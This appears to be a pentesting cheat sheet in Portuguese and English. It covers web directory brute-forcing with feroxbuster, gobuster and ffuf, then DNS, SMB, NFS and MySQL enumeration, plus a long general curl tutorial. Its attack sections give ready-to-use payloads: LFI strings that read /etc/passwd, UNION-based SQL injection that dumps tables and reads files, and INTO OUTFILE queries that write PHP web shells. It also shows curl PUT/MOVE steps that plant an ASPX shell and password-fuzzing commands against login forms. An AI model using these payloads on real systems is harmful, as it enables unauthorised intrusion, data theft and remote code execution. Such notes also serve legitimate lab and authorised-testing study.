

Enumeration

HTTP

http://<victim_IP>/robots.txt

DIRECTORY BRUTE FORCE

#dirb;

dirb http://<victim_ip>/

dirb http://<victim_ip>/ -r -o dirb.txt

#FEROXBUSTER

As opções que recebem vários valores são muito flexíveis. Considere as seguintes maneiras de especificar extensões:
feroxbuster -u http://127.1 -x pdf -x js,html -x php txt json,docx

O comando acima adiciona .pdf, .js, .html, .php, .txt, .json e .docx a cada url
Todos os métodos acima (sinalizadores múltiplos, separação de espaço, separação de vírgulas, etc ...) são válidos e intercambiáveis. O mesmo vale para URL, cabeçalhos, códigos de status, consultas e filtros de tamanho.

Incluir cabeçalhos

feroxbuster -u http://127.1 -H Accept:application/json "Authorization: Bearer {token}"

IPv6, verificação não recursiva com registro de nível de informação ativado
feroxbuster -u http://[::1] --no-recursion -vv

Leia URLs de STDIN; canalize apenas URLs resultantes para outra ferramenta
cat targets | feroxbuster --stdin --quiet -s 200 301 302 --redirects -x js | fff -s 200 -o js-files

Tráfego de proxy através do Burp

feroxbuster -u http://127.1 --insecure --proxy http://127.0.0.1:8080

Tráfego de proxy através de um proxy SOCKS (incluindo pesquisas DNS)

feroxbuster -u http://127.1 --proxy socks5h://127.0.0.1:9050

feroxbuster -u http://10.129.129.14 -w /usr/share/seclists/Discovery/Web-Content/big.txt --redirects -m POST,GET -s 200,301 -x js,py,pdf,php,json,asp,aspx,txt,xml --random-agent
ou
feroxbuster --redirects --url http://clicker.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt

EXEMPLOS:

feroxbuster --url http://search.htb -x asp --wordlist /opt/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt

```
Multiple headers:
    feroxbuster -u <http://127.1> -H Accept:application/json "Authorization: Bearer {token}"

IPv6, non-recursive scan with INFO-level logging enabled:
    feroxbuster -u http://[::1] --no-recursion -vv

Read urls from STDIN; pipe only resulting urls out to another tool
    cat targets | feroxbuster --stdin --silent -s 200 301 302 --redirects -x js | fff -s 200 -o js-files

Proxy traffic through Burp
    feroxbuster -u <http://127.1> --insecure --proxy <http://127.0.0.1:8080>

Proxy traffic through a SOCKS proxy
    feroxbuster -u <http://127.1> --proxy socks5://127.0.0.1:9050

Pass auth token via query parameter
    feroxbuster -u <http://127.1> --query token=0123456789ABCDEF

Find links in javascript/html and make additional requests based on results
    feroxbuster -u <http://127.1> --extract-links

Ludicrous speed... go!
    feroxbuster -u <http://127.1> -t 200
```

#gobuster

gobuster -u http://<victim_ip>/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -s '200,204,301,302,307,403,500' -e -o gobuster.txt

gobuster -u http://<victim_ip>/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -s '200,204,301,302,307,403,500' -e -x html,php,asp,aspx -o gobuster.txt

gobuster -u http://<victim_ip>/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -s '200,204,301,302,307,403,500' -e -k -x html,php,asp,aspx -o gobuster.txt

gobuster dir -u http://feeder.com.br -t 50 -w /media/morgan/Disk1/wordlists-369/admin1234.txt -v

(variáveis)

hashcat -a 3 --stdout ?l | gobuster dir -u https://mysite.com -w -
gobuster dir -u https://mysite.com/path/to/folder -c 'session=123456' -t 50 -w common-files.txt -x .php,.html
gobuster dir -u https://buffered.io -w ~/wordlists/shortlist.txt -n
gobuster dir -u https://buffered.io -w ~/wordlists/shortlist.txt -v
gobuster dir -u https://buffered.io -w ~/wordlists/shortlist.txt -l
gobuster dir -u https://buffered.io -w ~/wordlists/shortlist.txt -q -n -e
dns Mode
gobuster dns -d mysite.com -t 50 -w common-names.txt
gobuster dns -d google.com -w ~/wordlists/subdomains.txt
gobuster dns -d google.com -w ~/wordlists/subdomains.txt -i
gobuster dns -d yp.to -w ~/wordlists/subdomains.txt -i
gobuster dns -d 0.0.1.xip.io -w ~/wordlists/subdomains.txt
gobuster dns -d 0.0.1.xip.io -w ~/wordlists/subdomains.txt --wildcard
vhost Mode
gobuster vhost -u https://mysite.com -w common-vhosts.txt
s3 Mode
gobuster s3 -w bucket-names.txt
fuzzing Mode
gobuster fuzz -u https://example.com?FUZZ=test -w parameter-names.txt

Use case in combination with patterns
curl -s --output - https://raw.githubusercontent.com/eth0izzle/bucket-stream/master/permutations/extended.txt | sed -s 's/%s/{GOBUSTER}/' > patterns.txt
gobuster s3 --wordlist my.custom.wordlist -p patterns.txt -v

#wfuzz

wfuzz --hc 404,400 -c -z file,/usr/share/dirb/wordlists/big.txt http://<victim_ip>/FUZZ

#Fuff

ffuf -w wordlist.txt -u https://example.org/FUZZ -mc all -fs 42 -c -v
ffuf -w /path/to/vhost/wordlist -u https://target/FUZZ"
Cabeçalho do host do Fuzz, corresponda às respostas HTTP 200.
ffuf -w hosts.txt -u https://example.org/ -H "Host: FUZZ" -mc 200
Dados do Fuzz POST JSON. Corresponder a todas as respostas que não contenham o texto "erro".
ffuf -w entries.txt -u https://example.org/ -X POST -H "Content-Type: application/json" \ -d '{"name": "FUZZ", "anotherkey": "anothervalue"}' -fr "error"
Fuzz vários locais. Corresponder apenas às respostas que refletem o valor da palavra-chave "VAL". Colori.
ffuf -w params.txt:PARAM -w values.txt:VAL -u https://example.org/?PARAM=VAL -mr "VAL" -c
ffuf -w common.txt -u http://testphp.vulnweb.com/FUZZ --recursion
Maximum execution time
ffuf -w /path/to/wordlist -u https://target/FUZZ -maxtime 60
ffuf -w /path/to/wordlist -u https://target/FUZZ -maxtime-job 60 -recursion -recursion-depth 2
400 - Bad request

ffuf --input-cmd 'radamsa --seed $FFUF_NUM example1.txt example2.txt' -H "Content-Type: application/json" -X POST -u https://ffuf.io.fi/FUZZ -mc all -fc 400

Exemplo 1 : descoberta de diretório típica
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://geeksforgeeks.org/FUZZ
Exemplo 2 : descoberta de host virtual (sem registros DNS)
ffuf -w /usr/share/wordlists/vhost.txt -u https://geeksforgeeks.org -H “Host: FUZZ” -fs 4242
Exemplo 3 : Fuzzing de parâmetro GET
ffuf -w /usr/share/wordlists/parameters.txt -u http://testphp.vulnweb.com/search.php?FUZZ=test_value -fs 4242
ffuf -w /path/to/paramnames.txt -u https://target/script.php?FUZZ=test_value -fs 4242
Exemplo 4 : POST Data Fuzzing
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -X POST -d “username = admin \ & password = FUZZ” -u https://testphp.vulnweb.com/login.php -fc 401
ffuf -w /path/to/postdata.txt -X POST -d "username=admin\&password=FUZZ" -u https://target/login.php -fc 401
Exemplo 5 : usando um modificador externo para produzir casos de teste
ffuf input-cmd 'radamsa –seed $FFUF_NUM example1.txt example2.txt' -H “Content-Type: application / json” -X POST -u https://testphp.vulnweb.com/ -mc all -fc 400
HTTP response code 401
ffuf -w /path/to/values.txt -u https://target/script.php?valid_name=FUZZ -fc 401

O FFUF é um web fuzzer flexível que permite enviar vários tipos de solicitações para uma URL de destino e analisar as respostas. Aqui estão alguns comandos FFUF comumente usados e poderosos:
Comando Básico:
ffuf -u <URL> -w <WORDLIST>

Este comando básico inicia o processo de fuzzing na URL especificada usando a lista de palavras fornecida.
Especifique o método HTTP:
php
ffuf -u <URL> -X <HTTP_METHOD>

Use este comando para especificar o método HTTP a ser usado para solicitações (por exemplo, GET, POST, PUT, DELETE, etc.).
Cabeçalhos Fuzzing:
matemática
ffuf -u <URL> -H "Header1: Value1" -H "Header2: Value2"

Este comando permite que você difunda cabeçalhos específicos fornecendo valores de cabeçalho personalizados.
Cookies Fuzzing:
matemática
ffuf -u <URL> -b "Cookie1=Value1; Cookie2=Value2"

Use este comando para fazer fuzz em cookies específicos, fornecendo valores de cookies personalizados.
Fuzzing Recursivo:
php
ffuf -u <URL>/FUZZ -w <WORDLIST>

Este comando executa fuzzing recursivo substituindo a palavra-chave "FUZZ" na URL por valores da lista de palavras.
Extensões Fuzzing:

php
ffuf -u <URL>/FUZZ -w <WORDLIST> -e .php,.txt

Especifique as extensões a serem difundidas usando o sinalizador -e seguido por uma lista de extensões separadas por vírgulas.
Filtrar por código de status:
php
ffuf -u <URL> -mc <STATUS_CODE>

Use este comando para filtrar os resultados com base em um código de status HTTP específico.
ffuf -u <URL> -r

Ative este sinalizador para seguir redirecionamentos e incluir as respostas de URLs redirecionados na saída.
Saída para arquivo:
php
ffuf -u <URL> -o <FILENAME>

Salve os resultados em um arquivo especificando o nome do arquivo de saída usando o sinalizador -o.
Geração de lista de palavras:
php
ffuf -w -maxlen <MAX_LENGTH> -minlen <MIN_LENGTH> -o <OUTPUT_FILE>

Assumindo que o tamanho padrão da resposta do virtualhost é de 4242 bytes, podemos filtrar todas as respostas desse tamanho (-fs 4242) enquanto fuzzing o host - cabeçalho:
ffuf -w /path/to/vhost/wordlist -u https://target -H "Host: FUZZ" -fs 4242

GET parâmetro fuzzing
O fuzzing do nome do parâmetro GET é muito semelhante à descoberta de diretório e funciona definindo a FUZZ palavra-chave como parte da URL. Isso também pressupõe um tamanho de resposta de 4242 bytes para nome de parâmetro GET inválido.
ffuf -w /path/to/paramnames.txt -u https://target/script.php?FUZZ=test_value -fs 4242

Se o nome do parâmetro for conhecido, os valores podem ser difusos da mesma maneira. Este exemplo assume um valor de parâmetro incorreto retornando o código de resposta HTTP 401.
ffuf -w /path/to/values.txt -u https://target/script.php?valid_name=FUZZ -fc 401

Fuzzing de dados POST
Esta é uma operação muito direta, novamente usando a FUZZ palavra-chave. Este exemplo está fuzzing apenas parte da solicitação POST. Estamos novamente filtrando as respostas 401.
ffuf -w /path/to/postdata.txt -X POST -d "username=admin\&password=FUZZ" -u https://target/login.php -fc 401

Tempo máximo de execução
Se você não deseja que o ffuf seja executado indefinidamente, pode usar o -maxtime. Isso interrompe todo o processo após um determinado tempo (em segundos).
ffuf -w /path/to/wordlist -u https://target/FUZZ -maxtime 60

Ao trabalhar com recursão, você pode controlar o tempo máximo por trabalho usando -maxtime-job. Isso interromperá o trabalho atual após um determinado tempo (em segundos) e continuará com o próximo. Novos trabalhos são criados quando a funcionalidade de recursão detecta um subdiretório.
ffuf -w /path/to/wordlist -u https://target/FUZZ -maxtime-job 60 -recursion -recursion-depth 2

Também é possível combinar os dois sinalizadores, limitando o tempo máximo de execução por tarefa, bem como o tempo de execução geral. Se você não usar recursão, ambos os sinalizadores se comportarão

igualmente.

Usando modificador externo para produzir casos de teste

Para este exemplo, faremos o fuzz dos dados JSON enviados por POST. Radamsa é usado como o modificador. Quando --input-cmd for usado, ffuf exibirá correspondências como sua posição. Este mesmo valor de posição estará disponível para o receptor como uma variável de ambiente $FFUF_NUM. Usaremos esse valor de posição como a semente do modificador. Os arquivos example1.txt e example2.txt contêm cargas JSON válidas. Estamos combinando todas as respostas, mas filtrando o código de resposta 400 - Bad request:

ffuf --input-cmd 'radamsa --seed $FFUF_NUM example1.txt example2.txt' -H "Content-Type: application/json" -X POST -u https://ffuf.io.fi/FUZZ -mc all -fc 400

Claro que não é muito eficiente chamar o modificador para cada payload, então também podemos pré-gerar os payloads, ainda usando o Radamsa como exemplo:

ffuf --input-cmd 'cat $FFUF_NUM.txt' -H "Content-Type: application/json" -X POST -u https://ffuf.io.fi/ -mc all -fc 400

#dirsearch

python3 dirsearch.py -u http://<victim_ip>/ -e php -x 403,404 -t 50 (Warning: This scan takes a long time to run)

- **********

VULNERABILITY SCAN

#with nikto;

nikto --host=http://<victim_ip>

- **********

LFI

#for Linux;

http://<victim_ip>test.php?page=../../../../etc/passwd #basic

http://<victim_ip>test.php?page=../../../etc/passwd #null byte

http://<victim_ip>test.php?page=%252e%252e%252fetc%252fpasswd #double encoding

for Windows;

http://<victim_ip>/test.php?page=../../../../../WINDOWS/win.ini

http://<victim_ip>/test.php?page=../../../../../xampp/apache/bin/php.ini

- **********

SQL Injection (Manual Steps)

#Victim Address;

http://<victim_ip>/test.php?id=3'

#Find the number of columns;

http://<victim_ip>/test.php?id=3 order by 5

#Find space to output db

http://<victim_ip>/test.php?id=3 union select 1,2,3,4,5

#Get db-username and db-version information from the database;

http://<victim_ip>/test.php?id=3 union select 1,2,version(),4,5

http://<victim_ip>/test.php?id=3 union select 1,2,user(),4,5

#Get all tables;

http://<victim_ip>/test.php?id=3 union select 1,2,table_name,4,5 from information_schema.tables

#Get all columns from a specific table;

http://<victim_ip>/test.php?id=3 union select 1,2, column_name 4,5 from information_schema.columns where table_name='wpusers'

#Viewing files;

http://<victim_ip>/test.php?id=3' union select 1,2, load_file('/var/www/mysqli_connect.php') ,4,5 -- -

http://<victim_ip>/test.php?id=3' union select 1,2, load_file('/etc/passwd') ,4,5 -- -

#Uploading files;

http://<victim_ip>/test.php?id=3' union select null,null, load_file('/var/www/brc_shell.php') ,4,5 -- -

http://<victim_ip>/test.php?id=3' union select null,null, "<?php exec($_GET['cmd']) ?>" ,4,5 into outfile '/var/www/brc_shell.php' -- -

- **********

CENÁRIOS

MySQL to SHELL

#Coloque o shell no banco de dados no sistema vítima;

select 1,2,3,'<?php system($_GET[cmd]); ?>',6,7,8,9,10 INTO OUTFILE '/var/www/brc_shell.php';

#Chame o shell e a execução do código;

http://<victim_ip>/shell.php?cmd=ifconfig

LFI to RCE

#Injetar shell no sistema da vítima;

<?php echo shell_exec($_GET["cmd"]); ?>

#Chame o shell e a execução do código;

http://<victim_ip>/shell.php?cmd=ls -la

- **********

CMS Enumeration

#Wordpress

wpscan --url http://<victim_ip>/ --enumerate p --enumerate u --enumerate t

#Joomla

joomscan -u http://<victim_ip>/ --enumerate-components

#Drupal

./droopescan scan drupal -u <victim_ip>

- **********

#CURL

#Fazer upload de arquivos para o sistema da vítima e alterar a extensão do arquivo enviado para o sistema da vítima;

echo worldofpentest > test.txt #create file

curl -X PUT http://<victim_ip>/brc.txt -d @test.txt #put to target

curl http://<victim_ip>/brc.txt #call the file

#Sistema de vítima colocado em casca com curl;

cp /usr/share/webshells/aspx/cmdasp.aspx .

curl -X PUT http://<victim_ip>/brc_shell.txt -d @cmdasp.aspx

curl -X MOVE -H 'Destination:http://<victim_ip>/shell.aspx' http://<victim_ip>/brc_shell.txt

Nota: Quando shell o sistema da vítima como acima, podemos obter erros de tempo de execução no sistema.

A razão disso; o sistema da vítima percebeu o projétil que lançamos e apagou as lacunas.

#Para proteger os espaços, devemos usar o comando "--data-binary";

curl -X PUT http://<victim_ip>/brc_shell.txt --data-binary @shell.aspx

curl -X MOVE -H 'Destination:http://<victim_ip>/shell.aspx' http://<victim_ip>/brc_shell.txt

#Captura de token

curl -s http://data.analytical.htb/api/session/properties | jq | grep "setup-token"

- **********

Para enviarmos dados em um POST, podemos usar a opção -d.
$ curl -d "userId=1&title=titulo da tarefa&completed=false" https://jsonplaceholder.typicode.com/all

Usando essa opção, o curl automaticamente assume que queremos usar o método POST. O comando acima é efetivamente o mesmo que o seguinte:
$ curl -X POST -d "userId=1&title=titulo da tarefa&completed=false" https://jsonplaceholder.typicode.com/all

É possível que você precise personalizar o header da requisição se quiser, por exemplo, enviar dados em formato json. Neste caso, pode utilizar a opção -H para fazer isso:
$ curl -d '{"userId": 1, "title": "titulo da tarefa", "completed": false}' -H 'Content-Type: application/json' https://jsonplaceholder.typicode.com/all

HTTP PUT
Para atualizar ou substituir dados existentes no servidor, podemos usar o comando PUT. Ele é semelhante ao POST, mas precisamos especificar o método PUT com a opção -X e passar na URL o id do dado que vamos alterar, neste caso, a tarefa de id = 5:
$ curl -X PUT -d "userId=1&title=titulo da tarefa&completed=true" https://jsonplaceholder.typicode.com/all/5

HTTP DELETE
Para remover algum dado do servidor, podemos usar o comando DELETE, novamente utilizando a opção -X e o id do dado que será apagado na URL:
$ curl -X DELETE https://jsonplaceholder.typicode.com/all/5

GERAR TOKEN
curl --location 'http://10.10.11.224:55555/api/baskets/mahesh' --header 'Content-Type: application/json' --data '{"forward_url": "http://127.0.0.1:80/", "proxy_response": true, "insecure_tls": false, "expand_path": true, "capacity": 250}'

curl --location 'http://10.10.11.224:55555/api/baskets/mahesh' --header 'Content-Type: application/json' --data '{"forward_url": "http://127.0.0.1:80/login", "proxy_response": true, "insecure_tls": false, "expand_path": true, "capacity": 250}'

Fazendo Upload de Arquivos via Linha de Comando
curl -i -X POST -H "Content-Type: multipart/form-data" -F "data=@DICAS_COMANDOS" http://dandosopa.org/upload.php #OK
curl -F "data=@DSC03666.JPG" http://dandosopa.org/upload.php >/dev/null 2>/dev/null #OK

GERENCIADOR DE DOWNLOADS VIA HTTP
curl -o /home/linux10complica/ebook.pdf -C – https://www.linuxvoice.com/issues/016/Linux-Voice-Issue-016.pdf

GERENCIADOR DE ARQUIVOS VIA FTP
curl ftp://ftp.debian.org/debian/
curl ftp://ftp.debian.org/debian/dists/

Para fazer o download, use o mesmo processo como feito no HTTP (download do arquivo README do FTP do repositório do Debian):
curl -O ftp://ftp.debian.org/debian/README
Por outro lado, alguns servidores FTP exigem autenticação antes de poder baixar arquivos. O cURL permite que você faça o login com a opção -u (usuário):
curl -u usuario:senha -O ftp://ftp.protegido.com/files/exemplo.txt
Além disso, você também pode fazer upload de arquivos para um servidor FTP com a opção -t (transferência):
curl -u usuario:senha -T /home/linux10complica/Documentos/teste.txt ftp://ftp.meuservidor.com

EXPANDIR URLS ENCURTADAS
curl -sIL http://goo.gl/zdhYYP | grep ^Location;

Consultar cabeçalhos HTTP
$ curl -I www.seudominio.com

Download ou upload de arquivos de um servidor FTP com ou sem autenticação
$ curl -u usuario:senha -O ftp://seuservidorftp/seuarquivo.tar.gz

Já o upload pode ser executado a partir da ramificação -T, seguido pelo nome do arquivo e diretório FTP do servidor:
$ curl -u usuario:senha -T seuarquivolocal.tar.gz ftp://seuservidorftp

Descobrir os cookies armazenados durante um acesso
Caso o usuário queira visualizar quais cookies foram armazenados em seu equipamento durante um acesso a um site, o cURL também consegue exibir essas informações. Suponha que você tenha navegado pelo site https://www.cnn.com para ler algumas notícias:
A ramificação --cookie-jar seguida do nome como o arquivo será salvo em .txt, da
URL do site que você deseja analisar e da ramificação -O salva as informações em seu diretório:
$ curl --cookie-jar cnncookies.txt https://www.cnn.com/index.html -O Now the branch
$ cat seguida do nome em que o arquivo foi salvo em .txt retorna os dados requisitados:

Para enviar os cookies recuperados em solicitações subsequentes para o mesmo site de origem, basta usar a ramificação --cookie:
$ curl --cookie cnncookies.txt https://www.cnn.com

◇ Mensagem de retorno apenas com header
curl -I https://jsonplaceholder.typicode.com/users
◇ Mensagem de retorno apenas com body
curl https://jsonplaceholder.typicode.com/users
◇ Verbo GET, retorna apenas o body na representation JSON
curl -H "Accept: application/json" -X GET https://jsonplaceholder.typicode.com/users

◇ Verbo POST
curl -H "Content-Type: application/json" -X POST -d '{"name":"Arthur Silva","username":"silvaarthur"}'
https://jsonplaceholder.typicode.com/users

◇ Verbo PATCH, atualização parcial de um recurso

curl -H "Content-Type: application/json" -X PATCH -d '{"username":"undefined"}' https://jsonplaceholder.typicode.com/users/11

◇ Verbo DELETE

$ curl -X DELETE https://jsonplaceholder.typicode.com/users/10

◇ Verbo HEAD, similar à -i

$ curl -X HEAD https://jsonplaceholder.typicode.com/users

curl maketecheasier.com

Se tudo correr bem, você deve estar olhando para uma gigantesca parede de dados. Para tornar esses dados um pouco mais utilizáveis, podemos dizer ao cURL para colocá-los em um arquivo HTML:

curl https://www.maketecheasier.com > ~/Downloads/mte.html

Este comando coloca o conteúdo da saída do nosso site em um arquivo HTML na pasta Downloads. Navegue até a pasta com seu gerenciador de arquivos favorito e clique duas vezes no arquivo que você acabou de criar. Deve abrir um instantâneo da saída HTML da página inicial deste site.

Da mesma forma, você pode usar o -o sinalize para obter o mesmo resultado:

curl -o ~/Downloads/mte.html https://www.maketecheasier.com

Seguindo Redirecionamentos

A maioria dos sites redireciona automaticamente o tráfego do protocolo “http” para o “https”. No cURL, você pode conseguir a mesma coisa com o -L bandeira. Isso seguirá automaticamente os redirecionamentos 301 até atingir uma página ou arquivo legível.

curl -L http://google.com.

Retomando um download

Ao baixar arquivos grandes, dependendo da velocidade da sua Internet, as interrupções podem ser extremamente irritantes. Felizmente, cURL tem uma função de currículo. Passando no -C flag cuidará desse problema em um instante.

Para mostrar um exemplo do mundo real, interrompi o download do ISO de lançamento de teste do Debian propositalmente pressionando Ctrl e C no meio de agarrá-lo.

Para o nosso próximo comando, estamos anexando o -C bandeira. Por exemplo,

curl -C - -o ~/Downloads/debiantesting.iso -L https://cdimage.debian.org/cdimage/weekly-builds/amd64/iso-dvd/debian-testing-amd64-DVD-1.iso

O download começou com sucesso de onde parou.

Baixando mais de um arquivo

Como cURL não tem a maneira mais intuitiva de baixar vários arquivos, existem dois métodos, cada um com seu próprio compromisso.

Se os arquivos que você está baixando forem enumerados (por exemplo, arquivo1, arquivo2 e assim por diante), você pode usar colchetes para obter a gama completa de arquivos e “#” dentro da saída que você especificar com o -o bandeira. Para tornar isso um pouco menos confuso, aqui está um exemplo:

curl "http://example.com/file[1-5].zip" -o "#1_#2"

Uma maneira mais simples de fazer isso é com -O (--remote-name) Este sinalizador faz com que o cURL baixe o arquivo remoto em um arquivo local com o mesmo nome. Já que você não tem que especificar uma saída, você deve usar este comando quando o terminal estiver aberto no diretório que você deseja baixar os arquivos.
curl -O "https://example.com/file1.zip" -O "https://example.com/file2.zip"
Se você tiver uma grande quantidade de arquivos enumerados para baixar, --remote-name-all é um sinalizador melhor para isso:
curl --remote-name-all "https://example.com/file[1-5].zip"
Você pode até especificar arquivos não enumerados vindos do mesmo site sem ter que digitar novamente o URL usando colchetes:
curl --remote-name-all "https://example.com/{file1.zip,anotherfile.zip,thisisfun.zip}"

Baixando com autenticação
Baixe arquivos que requerem autenticação (por exemplo, ao obter de um servidor FTP privado) com o -u bandeira. Cada solicitação de autenticação deve ser feita com o nome de usuário primeiro e a senha depois, com dois pontos separando os dois. Aqui está um exemplo para tornar as coisas simples:
curl -u username:password -o ~/Downloads/file.zip ftp://example.com/file.zip
Isso autenticará nosso amigo bonobo_bob no servidor FTP e fará o download do arquivo na pasta Downloads.

Dividindo e mesclando arquivos
Se por algum motivo você deseja baixar um arquivo grande e dividi-lo em partes, você pode fazer isso com cURL's --range bandeira.

Com --range, você deve especificar o byte no qual deseja iniciar até aquele em que deseja terminar.

Se você não especificar um fim para o intervalo, ele apenas fará o download do restante do arquivo.
No comando abaixo, cURL fará o download dos primeiros 100 MB da imagem de instalação do Arch Linux:
curl --range 0-99999999 -o arch.part1 -L https://mirrors.chroot.ro/archlinux/iso/2021.11.01/archlinux-2021.11.01-x86_64.iso
Para os próximos 100 MB, use --range 100000000-199999999, etc. Você pode encadear esses comandos usando o && operando:
curl --range 0-99999999 -o arch.part1 -L https://mirrors.chroot.ro/archlinux/iso/2021.11.01/archlinux-2021.11.01-x86_64.iso &&
curl --range 100000000-199999999 -o arch.part2 -L https://mirrors.chroot.ro/archlinux/iso/2021.11.01/archlinux-2021.11.01-x86_64.iso &&
curl --range 200000000-299999999 -o arch.part3 -L https://mirrors.chroot.ro/archlinux/iso/2021.11.01/archlinux-2021.11.01-x86_64.iso &&
curl --range 300000000-399999999 -o arch.part4 -L https://mirrors.chroot.ro/archlinux/iso/2021.11.01/archlinux-2021.11.01-x86_64.iso &&
curl --range 400000000-499999999 -o arch.part5 -L https://mirrors.chroot.ro/archlinux/iso/2021.11.01/archlinux-2021.11.01-x86_64.iso &&
curl --range 500000000-599999999 -o arch.part6 -L https://mirrors.chroot.ro/archlinux/iso/2021.11.01/archlinux-2021.11.01-x86_64.iso &&
curl --range 600000000-699999999 -o arch.part7 -L https://mirrors.chroot.ro/archlinux/iso/2021.11.01/archlinux-2021.11.01-x86_64.iso &&
curl --range 700000000- -o arch.part8 -L https://mirrors.chroot.ro/archlinux/iso/2021.11.01/archlinux-2021.11.01-x86_64.iso

Se você seguiu a estrutura de comando acima ao pé da letra, oito arquivos devem aparecer onde você pediu ao cURL para baixá-los.

Para reunir esses arquivos, você terá que usar o cat comando se você estiver no Linux ou macOS assim:
cat arch.part? > arch.iso

Para Windows, você terá que usar o copy comando como este:
copy /b arch.part* arch.iso

Outros recursos úteis
Existem muitos sinalizadores e usos para cURL:
◇ -# – Usa uma barra de progresso para indicar o quão longe você está no que você está agarrando.
Exemplo:

curl -# https://asite.com/somefile.zip > ~/somefile.zip.
◇ -a – Solicita a cURL para anexar a um arquivo em vez de sobrescrevê-lo.
Exemplo:

curl -ao ~/collab-full.x https://example-url.com/collab-part26.x.
◇ --head – Captura apenas o cabeçalho de resposta do servidor sem os dados de saída. Isso é útil quando você está depurando um site da Web ou dando uma olhada nas respostas programadas do servidor aos clientes.
Exemplo:

curl --head https://example-url.com.
◇ --limit-rate – Solicita um download com largura de banda limitada. É útil em situações em que você não quer que o cURL monopolize toda a largura de banda disponível em seu sistema. Um número simples será interpretado como bytes por segundo. K representa kilobytes por segundo; M representa megabytes por segundo.
Exemplo:

curl --limit-rate 8M https://example-url.com/file.zip > ~/file.zip.
◇ -o – Conforme mencionado anteriormente, determina um arquivo de saída para cURL usar.
Exemplo: curl -o ~/Downloads/file.zip https://thefileplace.com/file.zip -o file2.zip https://thefileplace.com/file2.zip.
◇ --proxy – Se quiser trabalhar com proxy, esta é a forma de o fazer. Exemplo:
curl --proxy proxyurl:port https://example-url.com/file.zip > ~file.zip.

- **********

#WebDAV Server Attacks

#Que tipos de arquivos posso enviar para o sistema da vítima?

davtest --url http://<victim_ip>

- ----------

DNS

Firstly add the domain information detected during port scans to the file "/etc/hosts";

#Then check the DNS servers;

dig ns <domain_name>

or

nslookup

server <victim_ip>

#For zone transfer;

dig @ns1.example.com example.com axfr

or

host -l <domain_name> <victim_ip>

Note: "dnsrecon" tool can also be used for this.

- ---

SMB

#Controlling SMB shares;

smbmap -H <victim_ip>

#Connect to SMB shares;

smbclient \\\\<victim_ip>\\share_name

smbclient \\\\<victim_ip>\\share_name -U mike

#Check null sessions;

rpcclient -U "" -N <victim_ip>

> srvinfo

> enumdomusers

> getdompwinfo

> querydominfo

Nota: É encontrado em servidores Windows antigos.

#Enumerate SMB shares;

enum4Linux -a <victim_IP>

#SMB version numbering script;

smbver.sh -> https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html

- ---

NFS

#Controlling public shares;

showmount -e <victim_ip>

Example shares;

/var

/asd

#Mounting;

mkdir brc #Indexing

mount <victim_ip>:/var brc #We mount the /var directory that is open on the target to the /brc directory that we have created on our own machine.

- ---

MySQL

#Connecting to the MySQL;

mysql --host=INSERTIPADDRESS -u root -p

#Listing databases;

show databases

#Choosing a database;

use information_schema

#Uploading the shell;

select 1,2,3,'<?php system($_GET[cmd]); ?>',6,7,8,9,10 INTO OUTFILE '/var/www/brc_shell.php';

- ---